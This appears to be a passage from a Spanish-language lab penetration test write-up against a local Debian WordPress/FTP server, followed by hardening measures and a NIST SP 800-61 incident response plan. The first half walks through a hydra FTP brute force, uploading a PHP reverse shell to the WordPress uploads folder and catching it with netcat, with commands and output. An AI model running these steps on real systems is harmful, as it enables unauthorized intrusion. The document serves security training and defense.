|_    CVE-2021-3618   7.4      https://vulners.com/cve/CVE-2021-3618
```

```
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.203
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.1.203:80/manual
|   Form id: wp-block-search__input-2
|   Form action: http://localhost/
|
|   Path: http://192.168.1.203:80/apache2;repeatmerged=0
|   Form id: wp-block-search__input-2
|   Form action: http://localhost/
|_ http-server-header: Apache/2.4.62 (Debian)
| http-enum:
|   /wp-login.php: Possible admin folder
|   /wp-json: Possible admin folder
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|_  /0/: Potentially interesting folder
```

Se empleará hydra para realizar fuerza bruta al puerto 21 y encontrar usuarios vulnerables.

```
(kali@kali)-[~]
$ hydra 192.168.1.203 ftp -L users-debain.txt -P /usr/share/wordlists/rockyou.txt -s 21
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-29 05:42:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 215165985 login tries (l:15/p:14344399), ~13447875 tries per task
[DATA] attacking ftp://192.168.1.203:21/
[21][ftp] host: 192.168.1.203 login: debian password: 123456
[STATUS] 14344684.00 tries/min, 14344684 tries in 00:01h, 200821301 to do in 00:14h, 16 active
[STATUS] 4781761.00 tries/min, 14345283 tries in 00:03h, 200820702 to do in 00:42h, 16 active
```



Se encuentra un usuario debian con contraseña 123456. Accedemos mediante ftp:

ftp 192.168.1.203

```
Connected to 192.168.1.203.
220 (vsFTPd 3.0.3)
Name (192.168.1.203:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/debian
ftp> █
```

En el escaneo anterior vimos que se encuentran varios recursos expuestos de WordPress.

Realizamos un escaneo con wpscan:

wpscan --url 192.168.1.203

```
[+] Upload directory has listing enabled: http://192.168.1.203/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

Donde encontramos el directorio Upload tiene el listado activo, donde subiremos el archivo php-reverse-shell.php para realizar la reverse Shell.

Dicho archivo debe de tener nuestra IP y puerto donde realizara la esucha.

Desde ftp y el usuario vulnerado accedemos a dicha ruta, que seria, /var/www/html/wp-content/uploads/.

```
ftp> cd /var/www/html/wp-content/uploads
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||36321|)
150 Here comes the directory listing.
drwxrwxrwx  4 33      33      4096 Oct 08  2024 2024
drwxrwxrwx  3 33      33      4096 Jun 28 13:15 2025
226 Directory send OK.
ftp> █
```

Subimos el archivo php-reverse-shell.php.

```
ftp> put /usr/share/webshells/php/php-reverse-shell.php shell.php
local: /usr/share/webshells/php/php-reverse-shell.php remote: shell.php
229 Entering Extended Passive Mode (|||10732|)
150 Ok to send data.
100% |*****| 5495 9.37 MiB/s 00:00 ETA
226 Transfer complete.
5495 bytes sent in 00:00 (5.39 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||42143|)
150 Here comes the directory listing.
drwxrwxrwx  4 33      33      4096 Oct 08  2024 2024
drwxrwxrwx  3 33      33      4096 Jun 28 13:15 2025
-rw-----  1 1000    1000    5495 Jun 29 06:19 shell.php
226 Directory send OK.
```


Y se le da permisos al archivo Shell.php:

```
chmod 777 shell.php
```

Se pone en modo escucha el puerto que asignamos en php-reverse-shell.php, en mi caso 4444:

```
nc -lvp 4444
```

Y accedemos a la ruta donde esta Shell.php.



WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

Volvemos donde abrimos el puerto.

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.167] from (UNKNOWN) [192.168.1.203] 44706  
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux  
06:26:06 up 1:24, 1 user, load average: 0.00, 0.02, 0.06  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
debian    tty7     :0               05:01    1:25m  5.07s  0.10s x-session-manager  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off
```

Y contamos con una ReverseShell. Donde se puede realizar más cosas en profundidad.

## Medidas

### Aumentar seguridad en contraseñas

El acceso nos lo dio el usuario debian, que tiene una contraseña débil (123456), los usuarios deben de tener contraseñas robustas y se podrían llegar a auditar con herramientas como John.

### Deshabilitar o restringir acceso FTP

Como comenté anteriormente si el servicio ftp no es necesario, además se cuenta con SFTP, se puede llegar a deshabilitar ftp.

```
sudo systemctl stop vsftpd
```

```
sudo systemctl disable vsftpd
```

También se puede configurar para una mayor seguridad si es que se quiere mantener.

En el archivo vsftpd.conf se debería de deshabilitar el acceso mediante el usuario Anonymous:

```
anonymous_enable=NO
```

Permitir usuarios específicos:

```
userlist_enable=YES
```

```
userlist_deny=NO
```

```
userlist_file=/etc/vsftpd.userlist
```

Se deben de modificar o añadir estas líneas en el archivo .conf. El archivo vsftpd.userlist es una lista de los usuarios que tienen acceso.

También es recomendable tener activado o añadido estas líneas para visualizar el registro de logs.

```
xferlog_enable=YES
```

```
xferlog_file=/var/log/vsftpd.log
```

```
log_ftp_protocol=YES
```

Aplicar firewall como iptables o ufw, para limitar el acceso por IP o puertos.

## **Fortalecer WordPress**

Para WordPress también comentaría algo dicho anteriormente, como añadir Options -Indexes, ya se dentro de /var/www/html/.htaccess o en etc/apache2/sites-enabled/000-default.conf, para evitar que se pueda acceder al archivo uploads y asegurarse que los permisos de los directorios wp-content, uploads, etc no sean 777 o estén bien configurados . Y para evitar la ejecución de archivos .php dentro de este se puede añadir .htaccess dentro de /wp-content/uploads y su contenido debe ser:

```
# Desactiva listado de archivos
```

```
Options -Indexes
```

```
# Evita ejecución de cualquier archivo PHP en este directorio
```

```
<FilesMatch "\.php$">
```

```
    Require all denied
```

```
</FilesMatch>
```

# Plan de respuesta a Incidentes basado en NIST SP 800-61

Este plan de respuesta a incidentes está basado en la guía NIST SP 800-61 y aborda una intrusión detectada mediante el servicio FTP y WordPress. El objetivo es mejorar la capacidad de detección, contención y recuperación ante futuros incidentes.

## Protección de datos

- Copias de seguridad diarias automatizadas de archivos y base de datos.
- Cifrado de las bases de datos sensibles y de backups almacenados.
- Control de acceso basado en roles mínimos necesarios.
- UFW/IPTables para permitir solo direcciones IP internas confiables.

## Preparación

Implementar controles para prevenir y detectar ataques.

- Deshabilitar acceso FTP anónimo (`anonymous_enable=NO`).
- Restricción de usuarios permitidos en FTP (`userlist_enable=YES`).
- Activar autenticación fuerte en SSH (claves públicas).
- Aplicar cabeceras de seguridad en Apache (X-Frame-Options, CSP, etc ...).
- Restricción de acceso con UFW/IPTables.
- Configuración de permisos seguros en `/wp-content/uploads/` y denegación de ejecución de archivos `.php`.
- Actualización de WordPress y plugins a versiones seguras.
- Fortalecimiento de contraseñas y autenticación SSH con clave pública.

## Detección y análisis

Identificar ataques y recolectar evidencia.

- Registros de `auth.log`, `vsftpd.log` y `apache2/access.log` detectan accesos no autorizados o comportamientos anómalos.
- Escaneo con `nmap`, `wpscan`, `hydra ftp` para simular y detectar vectores de ataque.
- Herramientas como `debsums`, `rkhunter` y `clamav` ayudan a identificar posibles rootkits o malware.
- Identificación de comportamiento anómalo en FTP: acceso anónimo, subidas.

## Contención

El objetivo es detener el avance del atacante sin apagar el sistema.

- Detención temporal del servicio FTP: `sudo systemctl stop vsftpd`.
- Bloqueo de IP sospechosa o comprometida (con UFW o fail2ban).
- Eliminación de archivos maliciosos de uploads/ o directorios comprometidos y bloqueo de ejecuciones sospechosas.
- Desactivación del acceso por contraseña SSH (`PasswordAuthentication` no) y cambio de claves.

## Erradicación

Eliminar todas las acciones realizadas por el atacante.

- Revisión de integridad del sistema con `debsums`.
- Eliminación de shells inversas, scripts desconocidos y usuarios no autorizados.
- Reinstalación limpia de `vsftpd` con configuración segura.
- Eliminación de permisos de escritura innecesarios en directorios públicos.
- Revisión de la integridad de archivos WordPress.

## Recuperación

Se debe de restaurar el sistema a un estado funcional y seguro.

- Restauración de archivos desde backups verificados.
- Reinicio de servicios y monitoreo.
- Escaneo completo con `rkhunter` o `clamav`.
- Monitoreo de logs y comportamiento por al menos 72 horas.
- Aplicación de actualizaciones pendientes con `apt upgrade` y actualización de plugins WordPress.

## Actividades Post-Incidente

Se evalúa el incidente, se documentan las lecciones aprendidas y se actualizan los planes y procedimientos.

Informe completo con:

- Descripción del ataque (fuerza bruta FTP, shell inversa vía uploads WordPress).
- Exploits usados y resultados.
- Medidas aplicadas para mitigar el acceso y reforzar la seguridad.

Reunión del equipo de respuesta a incidentes para aplicar ajustes permanentes:

- Revisión diaria de logs en sistemas críticos.
- Auditorías internas programadas.

- Capacitación del personal sobre contraseñas seguras, métodos de ataque típicos en CMS y servidores FTP.